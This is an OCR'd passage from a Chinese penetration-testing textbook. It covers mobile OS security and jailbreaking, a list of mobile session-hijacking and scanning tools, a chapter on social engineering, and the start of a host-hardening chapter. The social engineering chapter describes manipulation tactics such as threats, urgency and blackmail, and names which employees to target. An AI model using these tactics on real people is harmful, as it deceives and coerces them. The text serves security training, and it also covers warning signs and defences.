


图14.3　苹果iOS的界面

与能够解决前述所有五个安全点的Android不同，苹果的iOS只能覆盖前文定义的实现安全移动操作系统所需核心要点中的四个。

苹果的iOS能够在以下这些领域提供某种形式的保护和控制：

- 访问控制，如密码、账户锁定甚至授权；
- 应用数字签名，这意味着从苹果自身应用商店这样的来源所安装的应用程序已经过验证与检查，以保证其质量，且来自于可信的来源；
- 应用程序加密功能，这意味着应用程序可以使用加密流量进行通信，并且存储在设备上的数据也可以加密。
- 隔离，和Android系统一样，这是iOS的核心元素之一；进程和应用程序的相互通信是在规范限制之下的，这通常能降低出现稳定性和安全问题的可能性。

值得一提的是，和Android系统不同，苹果将iOS配置并设计为只允许在其中安装来自苹果自营商店的应用程序。就安全性和软件质量而言，这保证了只有安全和稳定的应用程序才能安装到设备上，而任何不符合标准，或未通过苹果的验证审核流程的程序将无法安装。但有时你可能碰到过一些人，他们的设备上运行着并非来自苹果商店的应用程序。那么这些应用程序从何而来，又是如何安装到在设计上不允许其安装的设备上的？这就是所谓的“越狱(jailbreaking)”。

iOS越狱

简而言之，越狱就是root的过程，区别是它用于基于苹果iOS系统的设备。在一个设备越狱之后，该设备即可越过限制，运行未经苹果批准的应用程序和其他类型软件，也即允许设备所有者安装他们从任何地方获取的任何程序。事实上，越狱对于许多的设备所有者是一个很有吸引力的选择，因为它破除了限制，允许他们掌握其设备的完整控制权。

当然，与Android类似，越狱也确实带来一个问题：由于完全可能安装不来自于苹果商店的应用程序，安全性或稳定性可能受到损害。因此，只有以下这些人才应该尝试越狱：

- 了解设备越狱的风险的人；
- 知道在安装未经验证的软件时如何使自己避免麻烦的人；
- 了解执行特定操作的后果的人。

最后，作为本节的注脚提一句：越狱——就像root一样——是导致设备失去保修的最快捷方式，这是另一个在实施这两种操作时要记住的问题。

14.4 查找移动设备中的安全漏洞

移动设备带来了便利，但是其自身的安全漏洞也可能会被渗透测试者所利用。与许多安全问题一样，很多移动设备安全问题可以通过良好的常识和适当的谨慎避免。由于安装来自未知或未经验证的来源的软件带来的风险，可以通过分析安装的内容得到控制。另外，安装反恶意软件之类的软件会有好处，因为它能降低恶意软件，如病毒、蠕虫、间谍软件和其他破坏系统的程序相关的风险。

14.4.1 破解移动密码

在计算机和技术行业中，密码提供的保护已得到很好的记录和理解。但是，仍然存在

许多未正确设置密码的情况，意味着其中密码太短、没有使用各种字符或违反其他复杂性要求。在移动环境中存在另一个问题：设备上往往根本没有设置密码。许多移动设备用户仍然习惯于不设置密码；他们认为相对于拿起设备后只需要滑动手指或单击按钮就能开始使用的需求而言，设置密码是一个不必要的障碍。他们的观点是，(以牺牲安全性为代价)获得不必花费片刻输入密码就立即使用设备的便利，是一种很好的折中。令缺失密码更加危险的是，丢失的设备不需要通过任何质询即可访问。考虑到移动设备很容易丢失，这是一个巨大的风险。

14.4.2 寻找不受保护的网络

移动设备的一个问题是用户连接到无保护或未知无线网络的趋势。移动用户可能选择连接到他们不了解或不控制的网络有很多原因。例如，某个智能手机用户可能会认为，为何不使用无限流量的Wi-Fi连接，而要使用(除非无限流量套餐)宝贵的流量？虽然该动机有一定道理，但连接到未知无线网络的危险是巨大的。连接到未知的无线网络完全有可能导致身份被盗、隐私泄露或丢失数据和其他形式的损失。因此，如果可能的话，移动设备的用户应尽量避免连接未知或不受控制的无线接入点。然而，如果别无选择，那么用户可以利用Internet上的任何一个VPN服务以加密和保护他们的信息。

14.5 有关自带设备

在过去的大约五六年间，自带设备(Bring Your Own Device ，BYOD)是一个在公司及其员工中支持者数量均有所上升的趋势，因此有必要了解这一体系的运作方式，及其对测试的影响。BYOD做法内含的简单理念是，公司的员工在受雇佣时，会自行提供计算机和设备。公司自身将拥有并维护一个网络，以及支持该网络所需的所有后端设备，如服务器、电子邮件系统以及其他通用基础设施项目。但员工将把他们自己的设备插入公司提供和维护的网络。现有的使用为其员工和他们自有技术设计的运营系统的企业环境，通常会导致个人以笔记本电脑、平板电脑或(某些情况下)桌面计算机的形式带入设备。在将这些设备带到工作现场后，员工将它们接入公司自己的网络，在这些设备上最新的保护措施和补丁以及其他事项均已到位，通过所有准入检查的前提下，将允许它们完全访问网络，以满足其特定工作的需要。

尽管这种做法看上去很好，但其中仍然存在一些可能影响系统的缺陷，作为一名渗透测试者，你应该注意这些缺陷。它们可能是你成功获得对网络本身访问权的机会。在安全方面首当其冲，或者说(对这种情况而言)削弱系统安全性的事实是，考虑到客户端环境的

多变可能性，维护所有这些员工自带的设备的安全环境是很困难的。不属于公司的设备可能难以管理和监控，为多种不同的平台打补丁和提供支持同样困难重重。公司可能会选择限制员工在可购买并用于工作环境中的设备类型，并且通常会对应采取的操作(如实施反恶意软件和其他安全措施)做出明确的规定。即使实施了这些策略和做法，IT部门也必须高度警惕可能出现在这种环境中的安全问题。

14.6 选择测试移动设备的工具

对移动设备的渗透测试与对传统设备的渗透测试有许多共同点。其应用的技术即使不完全相同，也非常相似，概念在几乎所有情况下都是相同的，并且许多非移动环境中的工具也存在于移动环境中。

在学习移动设备渗透测试过程时，流程本身是相同的，因此你不必适应全新的流程。从侦察阶段到漏洞利用后续工作的所有阶段表面上别无二致。 主要区别在于正在使用的平台(在本例中为移动设备)，也可能包括所使用的部分工具。

最初，在移动设备刚刚推出时，可用于渗透测试的工具数量相当有限。许多工具原本设计用于排除网络故障或搜寻无线网络，而此外的功能相当有限。 然而，随着时间的推移，已经出现了更多的可用工具，并为渗透测试者提供了按照自己的喜好剪裁一套高度定制的工具的可能性。

如果使用NetHunter作为渗透测试环境，即可免除自行搜寻和验证工具的相关工作。你也可以选择使用一个预配置的渗透测试环境(如NetHunter)，并在此平台之上安装自己选择的工具。 无论如何，按照自己的需求高度定制移动环境的能力，对于作为渗透测试者的你是有利的。

下文的工具列表给出了一些作为一名移动测试人员可在移动环境中使用的项目，但它远非一个穷尽的列表，只是为了介绍一些可用于执行渗透测试的现有工具。

网络工具

- NetworkByte的IPtools是一个用于查询不同网络属性相关信息，如路由信息、DNS设置、IP配置等信息的工具集合。
- 由Gao Feng开发的Mobile Nmap，正如其名称所描述的那样：是强大的nmap端口和网络扫描仪的移动版本。
- Elviss Kuštans 的Shark for Root基本上是一个用于Android系统的Wireshark精简版本。

会话劫持工具

- Andrew Koch的Droidsheep，可以劫持非加密网站的会话，并允许你保存Cookie、

文件和会话供以后分析。

- FaceNiff是一个Android应用程序，可通过Wi-Fi网络嗅探和拦截Web会话配置文件。
- NotExists的SSLStrip是一个用于攻击启用SSL的会话，并剥离保护性SSL封装层，查看受保护的数据的应用程序。

代理服务器工具

- SandroProxy是一个Android应用程序，用于将流量重定向到一个预先选定的代理服务器，以掩盖模糊攻击。
- Psiphon实际上并非一个代理服务器工具，而是一种VPN技术，可用于保护进出移动设备的流量。

保持匿名

- Orbot是一个免费的代理服务器app，可以使其他应用程序更安全地使用Internet。
- Orweb是专为配合Orbot使用而设计的浏览器，它也是免费的。
- Incognito是一种专为私密浏览而设计的网络浏览器。

14.7　本章小结

随着移动设备的快速被采用和进化，许多个人和企业都选择将这些设备应用到日常环境和工作中。虽然这提高了生产力和便利性，但也对组织的整体安全性产生了影响，而在许多情况下，如果不采取任何预防措施，将意味着降低组织的安全性。拥有一个小型、始终开机连接到Internet、能够随时进行几乎即时通信的设备对人们具有巨大的吸引力，在带来很多机会的同时，也带来了很多潜在的安全问题。

作为一名渗透测试人员，你在本章学习了移动设备上各种操作系统的安全模型。你还学习了制造商为其设备及其运行系统提供的安全功能而采用不同的技术。此外，本章还介绍了BYOD如何因使用了大量不同设备而导致问题复杂化。

14.8　习题

1. 使用沙箱的目的是什么？
2. 列举一个Android渗透测试发行版？

3. iOS基于哪个通用操作系统？
4. Android中SELinux内核有何功能？
5. 最常用于创建Android应用的开发环境是什么？

第15章

进行社会工程攻击

在本章中，我们将稍微转换一下话题，不再谈论技术，而是转移到其他攻击目标：正在使用系统的人类。在本书中，一直在提及社会工程，而本章则深入探讨该话题。考虑到渗透测试人员的角色需求，你不仅要了解技术，还要了解人类在安全态势中所处的位置。你需要了解人们的工作方式，他们处理信息的方式，如何利用他们的行为方式以及总体上能做哪些工作以评估他们的地位。

本章将学习：

- 社会工程的定义
- 如何寻找目标
- 像社会工程攻击者一样行动
- 注意社交网络

15.1 社会工程导论

经常能在杂志和其他地方的新闻与文章中见到“社会工程”这一术语。虽然人们大量使用该术语，通常却没有一个对它的清楚定义。社会工程是一项用于同人类互动，目的在于获取达成特定目标所需的信息的技术。在实践中，在懂得如何将该技术运用到极致的人手中，社会工程能够成为一件强有力的工具。社会工程共享，通过将人类作为目标，针对的是一切系统最薄弱的部分。技术、政策、流程，以及其他措施(理论上)都可能是有效的，但实际上，人类却可能因被欺骗、胁迫或被其他方式操纵而泄露信息。

社会工程是一种有效的工具，在熟练掌握之后，即可应用于渗透测试过程中的多个环节。这是因为社会工程是以人类为目标的，而人类又深度参与到业务和技术的所有方面。请记住，通过回顾本章，今后就能够在获取信息的过程中随时随地地应用该方法。

那么，社会工程攻击者通常会关注哪些类型的信息呢？实际上，对于社会工程攻击而言，多种不同类型的信息都可能有用——任何个人信息、组织信息、项目信息、财务信息、技术数据、雇员姓名、密码、操作信息，以及可能会引起社会工程攻击者注意的其他任何信息。譬如，仅通过一个电邮地址，就可能泄露一个用户的登录名。

由于一系列不同的原因，社会工程方法是很有效的，其中每种原因都可以从防御者和

攻击者双方的立场来阐述。以下就逐一分析这些原因：

缺乏技术修补措施 技术能做的事情很多，并且做得很好，但技术并不那么擅长的事情之一就是阻止社会工程攻击。虽然技术手段确实能够减缓或消除社会工程攻击的某些影响，但它并非在所有情况下都100%有效，这就要求以良好的培训和意识来补充。

检测困难 社会工程方法在很多情况下都十分难以检测。尽管有的人看上去只是在问些问题或闲聊，但实际上他们是在直接或间接地收集信息，以供后续使用。

缺乏培训 许多公司未能提供安全意识培训，这导致像许多诸如社会工程之类的威胁安全的问题很难得到解决。

社会工程攻击者是如何通过人类获取信息的呢？作为一名社会工程攻击者，希望让受害者透露信息，而这一般是通过让对方放松戒备并获取其信任来实现的。受害者透露的任何信息都可能立即使用，或者有助于微调下一步攻击。在下一节中，就将介绍如何利用人性。

15.2 利用人性

在考虑社会工程攻击者的问题时，将他们与骗子同等看待会有所帮助。正如你可能知道的，所谓骗子是指利用骗局即某种特定情境与受害者建立关系、继而利用这样的关系来达成特定结果的人。通常，所有从事那些被视作社会工程的活动的人，都善于同人们交流、思维敏捷、能够理解肢体语言、能在交谈中领会言语暗示，总而言之，就是懂得人类是如何工作和交流的。接下来，社会工程攻击者就能够结合所有获取的信息，操纵受害者。虽然社会工程攻击者可以通过很多手段来实现其目标，在此将这些手段分解为几种通用的方法：

道德义务(Moral Obligation) 使用道德义务手段的攻击者能够利用人们希望帮助他人的倾向。例如，社会工程攻击者可能会编造一个故事，声称某个慈善机构或事业正在征集志愿者，让目标人提供信息进行登记，以帮助该项事业。

信任(Trust) 信任是社会工程攻击者能够极为成功地利用的关键人类行为之一。信任是人们与生俱来的本能。理解到人类有一种信任他人的根本倾向，社会工程攻击者可以找到某种途径来获取信任，这意味着与受害者分享信息，或甚至于通过特定的穿着打扮来促进信任。

威胁(Threat) 社会工程攻击者可能会威胁不顺从其请求的受害者。现在对于社会工程攻击者来说，不处罚任何警报的话是难以得手的。使用威胁的社会工程攻击者可能十分狡猾，也可能无耻地暗示，受害者若不提供协助就会陷入麻烦。例如，社会工程攻击者可能对不顺从的受害者，暗示其可能会因受到请求时不提供协助的行为被报告给他们的经理。然而，如果草率地使用威胁，结果可能适得其反，导致受害者决心不提供帮助。威胁

也可能引起对攻击者无法保守秘密的充分怀疑。

不劳而获(Something for Nothing) 攻击者可能向受害者承诺，他们不用或只需要做很少的一点工作，就能从协助攻击者中得到好处。攻击者可能会说服受害者，作为帮助他们的报酬，受害者会得到一个较好的评语，或者获得某种认可。

紧急情况(Urgency) 社会工程攻击者可能通过使受害者相信，他们在机会消失之前只有有限的行动时间迫使受害者采取行动。通过告知受害者他们反应时间有限以驱使其行动，可能具有很强的催促效果。本质上，紧迫性(有时称为稀缺性)的作用是增加受害者的压力——也许会驱使他们采取某些行动或做某些事情，而在有时间充分考虑情况时，他们是不会这样做的。例如，假设在饭店里你想不好该点什么菜。你最终将选择缩小到三种菜品之一。如果有无限的时间考虑，你最终将能选定三者中想要的那一种，就此完成选择。但是，如果情况变为在接下来的60秒内就要选出三者之一，那么做决定就将更为困难。在某些情况下，所做的决定会让你事后怀疑该决定到底是否正确。

敲诈勒索(Blackmail or Extortion) 敲诈勒索也可能有效地从受害者处获取信息。例如，可以利用某个受害者的赌博问题，或者其他的不体面或成瘾性行为，敲诈其提供信息。

15.3 像社会工程攻击者那样行动

潜在的基于社会工程方法的攻击可能有很多迹象，以下列举了一些常见的迹象：

冒用权威 攻击者可能会公开宣称他们是某人或认识某人，甚至根据他们宣称的权力或权威实施威胁。通常情况下，受害者能够辨别某人在试图滥用权威胁迫他们。攻击者时常用攀龙附凤之类的手段，因而他们企图胁迫或恐吓受害者，按其愿望行动的行径昭然若揭。了解这种利用权威来强迫服从的手段的受害者，将不仅能阻止攻击，还能够通知公司的安全部门。

无法提供有效联系信息 受害者可能要求攻击者提供信息，以便为后续事务或问题回应进行联系。如果攻击者没有做好适当的准备，他们会试图回避这样的问题，提供虚假的细节，或者在回答问题时常常支吾停顿。

使用人情关系 这包括提出非正式的或者“潜规则”的请求，以促使受害者提供在其他情况下不会提供的信息。虽然在工作中，人们相互请求帮点小忙，或做些这样那样“潜规则”的小事的情况并不罕见，但有时这可能表明另有某些隐情。在短时间内要求过多通融的人，也许就是在尝试绕过安全控制，甚至可能利用受害者的信任。

重要人士或攀龙附凤 过度的攀龙附凤在当今并不常见，却可能被用来获取组织中的信任和信心。不过，大多数人都能意识到，过度的攀龙附凤不仅令人反感，还可能是另有隐情的征兆。

鼓动自负 用过度赞扬与恭维来奉承受害者，是一个确定无疑的说明对方有所谋划的迹象。尽管从一个人那里听到很多赞扬并非总是件坏事，但受害者还是需要提高警惕，因为过分的赞扬能导致受害者放松防备、产生自负，从而更可能泄露那些严加保守的秘密。

不适 被提问时表现出不适或局促，并不总是意味着被问者是个坏人或是在捣鬼，这可能只是因为那人不习惯被提问而已。不过，有些人在被询问时会勉强拼凑答案，也可能避而不答，甚至顾左右而言他，以避免不得不回答受害者提出的问题。

15.4 选择特定的受害者

攻击者会寻找那些有可能提供最多收获的目标。常见的一些目标包括接待员、客服人员、用户、行政管理人员、系统管理员、外部供应商，甚至维护人员。

记住，组织中的任何人都可能成为社会工程攻击的受害者，但有些人——因为其可能掌握的信息或易于接触到的程度——特别容易被当作目标。接下来的清单列举了一些容易被社会工程实施者瞄上的候选者——但肯定不止列出来的这些。

- 接待员作为访客们在许多公司中遇到的头一个人，是首要的目标。他们目睹很多人在办公室进进出出，也能听到许多事情。此外，接待员的职责本就是热心助人，因而并不关注安全。与这些人建立友好关系，能够轻易获得有用的(或对未来攻击有用的)信息。记住，接待员未必永远只做接待员的工作，他们可能还有别的职责。他们可能还会做撰写报告或项目杂务之类的工作。这意味着他们所处理的信息可能远远多于签到表和公司花名册。
- 客服人员提供了另一个有价值的诱人目标，因为他们可能掌握着有关基础设施以及其他方面的信息。提交伪造的支持请求，或询问这些人一些诱导性的问题，就能获得有价值的情报。切记，虽然客服人员是社会工程攻击的可行目标，但他们并不一定总会有关于网络及基础设施的有价值的或详细的情报。客服人员通常便于联系，但他们一般不是负责维护网络和系统的人，因此只掌握有限的信息。
- 系统管理员也很有机会成为高价值目标，同样是因为他们所掌握的信息。通常管理员会掌握关于基础设施、应用和未来工作计划等方面的高等级情报。只要恰当怂恿并多加努力，这些目标有时将可能提供大量情报。
- 行政管理人员是宝贵的信息来源，也是攻击者的首要目标之一，因为在这类职位上的人往往不关注安全问题。实际上，许多这类职务人士关心的是业务流程、销售、财务和其他方面。尽管行政管理人员可能并不掌握技术数据，但不要因这一事实放弃以他们为目标，因为他们会拥有关于目标组织的其他重要信息，这些信息同样有用，且其中还可能包含有助于令测试顺利进行的信息。

- 用户可能是信息泄露的最主要来源之一，因为每天操作、处理、管理信息的人是他们。同时，这些人当中的许多人又往往远未为安全地处理这些信息做好准备。
- 没有经过识别社会工程攻击相关训练的新员工也是首要目标之一。
- 那些可能会在下班时间(比如晚上)工作的清洁工也可能是有效的目标。记住，他们拥有关于设施及其人员的详细信息，并且询问他们的机会很多。

15.5　利用社交网络

社交网络和社交媒体是过去十年或更长的时间里Web技术的最大发展成果之一。该领域应用的技术和服务，使得人们只需要单击几次按钮就能与朋友或所有的人分享信息。这些服务的用户会做的事情无所不包，从发帖将他们的所思所想或手头工作广而告之，到分享那些也许并不太适合在公共相册中张贴的照片或其他详细信息。正是因为如此，这些服务为通过人类获取信息的行动提供了一个有价值的目标——还有哪些其他地方，服务的用户会不假思索地自由分享信息呢？

社交网络技术的迅速发展，令数以百万计的用户每天在脸书、推特、Instagram以及许多其他网络上发布信息。社交网络上存在着海量信息，使其成为一个绝佳数据来源。

让如此丰富的信息可供访问的危险在于，一个好奇的攻击者可以很简单地从这些信息源中整合线索，从而绘制出清晰得多的目标图景。掌握了这些信息，攻击者就能够逼真地仿冒目标的人员，或通过使用内部人员信息混进业务流程之中。

当员工们在社交网络或其他站点上发布信息时，应当始终意识到一点，即信息对于不当人员可能会有多大价值，以及此信息是否值得发布。在社交网络上搜索和发现某人或许无意间分享的信息是很容易的。社交网络给予员工们不需要事前三思就快速简便地扩散信息的能力。公司已经意识到其员工能够发布他们想发布的任何东西，而且任何人都有可能接触和看到公司那些不可告人的秘密。

只要采取简单的几步来强化账户，就能使社交媒体更安全。实际上，在许多场合都发现：只要稍微付出一点谨慎和努力，就能落实一系列措施，以减轻或避免许多常见的安全问题与风险。

15.6　实现更安全的社交网络

社交网络流行得如此之快，以至于人们几乎没有时间应对该技术所带来的不断进化演变的一系列问题。公众已经意识到了危险，也明白了危险的严重性，并且知道他们需要采

取措施来保护自己。公司规章应当解决恰当使用社交媒体的问题，例如规定在这些站点上员工允许进行的行为和使用的语言等。

只要小心行事，是可以相当安全和可靠地使用社交网络的。应用一些基本的安全措施可以极大地降低使用这些服务的风险。作为渗透测试者，可以按照下面的一系列做法培训用户(如果客户选择在合同中包含这些的话)：

- 劝阻在社交网络环境中混淆个人与职业信息的行为。尽管这可能无法完全避免公司信息被分享出去，但至少可以将其保持在最低限度。
- 避免在多个社交网络站点或位置重复使用相同的密码，以防止被大批量攻陷。
- 不要把任何东西都发布到网上，要记住任何发布出来的东西都能被找到——有时甚至是在几年以后。
- 避免发布个人信息，以防止其被用来进一步判断你的情况、冒充你或哄骗他人泄露更多关于你的信息。
- 避免在网上公布任何个人身份信息，包括电话号码、工作或家庭成员的照片，以及任何可能用于判定身份的信息。
- 要知道，对于这些社交网络系统，任何东西一旦被发布到网上就会一直留在网上，即使发布者删除了它们。在本质上，信息一旦发布到网上就永远不会消失。
- 及时使用脸书之类站点上的最新隐私功能。
- 指导员工关于社交网络上网络钓鱼的存在以及如何避免和报告它们。

15.7 本章小结

一名懂得人性的特点并且知道如何利用的渗透测试者，能够十分容易地获取各种类型和重要程度的信息。在某些情况下，与通过其他手段获取信息相比，社会工程是一个更好更有效的信息来源。

此外，数以百万计的人通过脸书、推特、Foursquare和其他社交网站上网。社交网络中乐趣与危险并存，此外还极具成瘾性——有些用户每次吃饭或上厕所时都会更新。虽然这项技术使得人们可以在网上保持联系，分享快乐时光，与朋友交谈，在线交换个人信息，但也存在着可能导致灾难的风险。

15.8　习题

1. 何谓社会工程？
2. 攻击者将如何利用权威实施社会工程攻击？
3. 为何社交网络对获取信息很有用？
4. 防范社会工程攻击最有效的措施是什么？
5. 为何勒索对社会工程攻击者有用？

第16章

加固主机系统

组织的计算机系统对其运转能力至关重要。计算机系统通常执行诸如数据处理、承载服务以及承载或存储数据等任务。

如你所知，这些系统也是对攻击者极具诱惑力的目标。认识到可能削弱组织的威胁和脆弱性具有重要意义，也是驱动渗透测试者的主要动机之一，但是知道如何在攻击之前积极主动地处理这些问题同样重要。我们都知道，在问题爆发之前阻止它可以极大地减少工作量。这正是安全加固流程的出发点。该流程是一个持续改进的过程，因为随着威胁的变化，脆弱性也会随之而变，意味着组织必须进行相应的调整。该过程将有多个阶段，包括按需进行的各种评估、重新评估和补救工作。

本章将学习：

- 理解为何系统需要进行加固
- 理解纵深防御、隐式拒绝和最小权限的理念
- 使用微软安全基线分析工具
- 加固桌面计算机
- 备份系统

16.1 加固简介

尽管大多数系统、硬件和软件供应商在其各自的产品中提供了许多内置的安全功能，但这些功能无法提供全面的保护。任何系统上存在的安全功能都只是以一种“一刀切”的方式限制访问，而并不考虑具体情况。作为一名渗透测试者，应该认识到，计算机系统仍然充斥着可以利用的漏洞。改善这种情况需要一个称为系统加固(system hardening)的过程，该过程旨在尽可能降低风险并减少安全漏洞。该过程可以由信息技术人员，甚至是渗透测试者(如果合同如此签订)进行。

系统加固是一套旨在通过消除安全风险，尽可能地增强系统安全性的流程。该流程通常包含定义系统(即Web服务器或桌面)的任务角色，然后删除任何承担此角色所不需要的内容。如果严格执行此流程，系统将删除所有非必需软件包，并禁用其他功能，以减少威胁面。这样做能够减少漏洞的数量，并减少存在潜在后门的可能性。

应注意定义系统角色的步骤，它对于进一步加固系统是至关重要的。定义角色至关重要的原因是在确定必需项目之前，不可能有效地去除非必需的服务。

如果对此过程的重视程度很高，则可以采取更加严格的措施，其中包括：

- 重新安装操作系统前重新格式化并擦除硬盘
- 将BIOS中的启动顺序从移动存储设备改为其他组件
- 设置BIOS密码
- 对操作系统打补丁
- 对应用程序打补丁
- 删除或禁用未使用的用户账户
- 设置强密码
- 删除非必需的网络协议
- 删除默认共享
- 禁用默认服务

